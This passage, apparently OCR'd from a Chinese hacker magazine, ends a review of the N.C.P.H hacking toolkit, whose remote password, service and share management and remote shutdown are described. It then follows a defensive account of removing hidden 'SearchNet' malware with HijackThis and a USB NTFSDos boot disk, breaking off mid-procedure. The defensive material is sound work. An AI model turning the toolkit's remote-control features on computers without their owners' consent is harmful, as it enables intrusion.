除了上面介绍的这些命令以外，在“管理”菜单下还包括审核密码、组成员、远程关机、服务、共享管理等命令，用户通过这些命令可以对远程计算机的密码、成员、服务、共享等内容进行管理。

至此，由“N.C.P.H工作室”推出的黑客系列工具就为大家介绍到此。其实“N.C.P.H工作室”推出的工具还有很多，比如N.C.P.H远程控制软件等等，用户可以根据自己的要求进行选择性的使用，从而满足我们的各种需求。如果有什么问题的话，可以到黑客X档案的论坛我们共同探讨。

（本文涉及的相关工具：N.C.P.H系列黑客工具，光盘中有收录。）




图9

清除恶意软件，恢复补丁清誉

coldself

去年12月13日，微软发布了12月份的两个系统安全补丁MS05-054和MS05-055。同事的一台电脑开启了自动更新，12月15日接入网络时系统自动安装了这两个补丁。但是，当补丁安装完毕重启后，发现系统运行缓慢，反应迟缓，基本处于死机状态，无法使用。

“是不是安装系统补丁引起的啊？”由于是安装补丁后重启出现的该问题，因此同事怀疑是安装的两个系统补丁所致。昨天我才建议大家安装补丁，呵呵，要是补丁有问题我可有点无地自容了。可在网上没发现系统补丁存在问题的帖子啊！我将信将疑地从同事手中接过笔记本。

首先初步了解一下系统的整体情况，查看系统故障现象。按照正常步骤启动系统，系统启动后运行非常缓慢，硬盘灯狂闪不已，根本无法收集信息。那就进入安全模式看看，嗯？所有操作都无法正常进行，只好用蛮力——断电重启了。进入安全模式，系统安装的是WindowsXP，已安装所有最新的补丁。查看系统状态，系统运行正常，因此初步猜测系统基本文件正常，系统故障应为启动过程中启动的某应用程序所致。正常模式能够正常登录，基本可排除安装系统补丁导致该现象的可能。安装补丁出现问题往往会导致系统彻底崩溃，或者补丁本身存在不完善的地方，导致某些功能无法正常使用，但一般不会出现安全模式能正常使用，而正常模式无法正常使用的情况。不过既然是怀疑安装补丁引起的，就先把补丁卸载试试吧。进入“控制面板”→“添加/删除程序”，找到刚安装的两个补丁KB908523和KB905915，卸载，重启系统，正如开始猜测的，系统故障依旧，仍然无法正常使用。


重启系统，重新进入安全模式，对系统作进一步的检查。进入服务管理器，查看服务的启动情况，未发现可疑服务。运行Hijackthis，检查系统启动项，发现系统开始启动的程序特别多。首先备份注册表，将不必要的启动程序全部删除，重新启动系统。系统启动进入正常模式后，故障依旧，仍然无法正常使用。

这是怎么回事呢？难道是系统感染病毒了？查看了一下系统的防病毒软件，特征库是12月14日的，并且一直保持最新。再次运行Hijackthis，突然发现下面的注册表启动项又重新恢复了，即"SearchNet_Up"="\"C:\\Program Files\\SearchNet\\ServeUp.exe\""。

既然将注册表项目删除后又重新出现，那就说明当前有应用程序在监控该键值。尝试利用FileMon、RegMon监控对文件、注册表进行读写的进程，但这些工具在安全模式下无法正常运行，而在正常模式下根本又没有机会运行。尝试利用IceSword（冰刃）检查系统运行的进程及调用的文件，也无法正常运行，利用系统自带任务管理器也未发现有可疑进程。

那就到对应的C:\Program Files\SearchNet目录下，看看能否发现有用的信息吧。

进入C盘，进入Program Files目录，嗯，怎么没有SearchNet目录？修改文件夹查看选项，显示系统文件，显示隐藏文件，进入该目录再找，还是没有。进入命令行方式，执行如下命令：cd program files，再cd searchnet，可以进入该文件夹，如图1。


```
C:\Program Files>dir search*
 驱动器 C 中的卷没有标签。
 卷的序列号是 6C57-F851

 C:\Program Files 的目录

找不到文件

C:\Program Files>cd searchnet

C:\Program Files\searchnet>dir
 驱动器 C 中的卷没有标签。
 卷的序列号是 6C57-F851

 C:\Program Files\searchnet 的目录

2005-12-20  10:17    <DIR>          .
2005-12-20  10:17    <DIR>          ..
2005-12-20  10:17               552 _uninstall
2005-12-16  10:53               466 allverx.dat
2005-12-13  11:02            53,248 ServeHost.exe
2005-12-15  11:19            24,576 ServeUp.exe
2005-12-16  10:51            73,728 SrvNet32.dll
2005-12-13  12:04            40,960 UnInstall.exe
               6 个文件        193,530 字节
               2 个目录    905,453,568 可用字节

C:\Program Files\searchnet>
```
图1

虽然能进入该文件夹，但无法删除其中的文件。尝试使用attrib命令查看修改文件的相应属性，但报错无法找到对应路径，如图2。

里面有个UnInstall.exe，运行试试。运行UnInstall.exe后，弹出一个输入验证码对话框，如图3，输入验证码后系统没什么明显变化，重启系统后发现故障依旧。隐藏进程，隐藏目录，这个启动项肯定存在问题。可怎么处理呢？至此，基本可以确定如下内容：首先，该程序有一个进程在监控注册表情况，一旦发现注册表的对应项更改，立即进行修复，手工修改根本来不及；其次，该程序已在系统中加载，所以可以将该文件夹隐藏，并禁止删除、修改，至于程序采用什么方式运行，不是很确定。由于安全模式下已加载，所以最大的可能是利用驱动加载的方式，但具




图 2

体是何文件，由于程序进行了隐藏，无法准确定位。

通过以上分析，要进行正常的检查操作，首先要将恶意程序关闭掉或保证恶意程序未加载。在安全模式下不行，只能考虑采用Dos启动盘了。机器为刚买的，未配置光驱、软驱，只能通过USB启动，并且系统盘文件系统格式为NTFS。




图 3

在另外一台电脑上创建USB启动盘。首先利用工具USBoot创建系统启动盘（具体过程可参见其使用手册）。然后利用工具NTFSDos创建支持NTFS格式的DOS启动盘，其向导如图4所示。




图 4

按照向导指示将相关文件复制到硬盘上的一个目录，如图5。




图 5

然后再将上述文件从硬盘复制到USB盘中。由于USBoot制定的启动盘只包含基本的系统文件，有些系统命令未包含，因此为了方便，我将WindowsXP启动盘中包含的文件也复制到USB盘中，XP启动盘包含文件如图6所示。

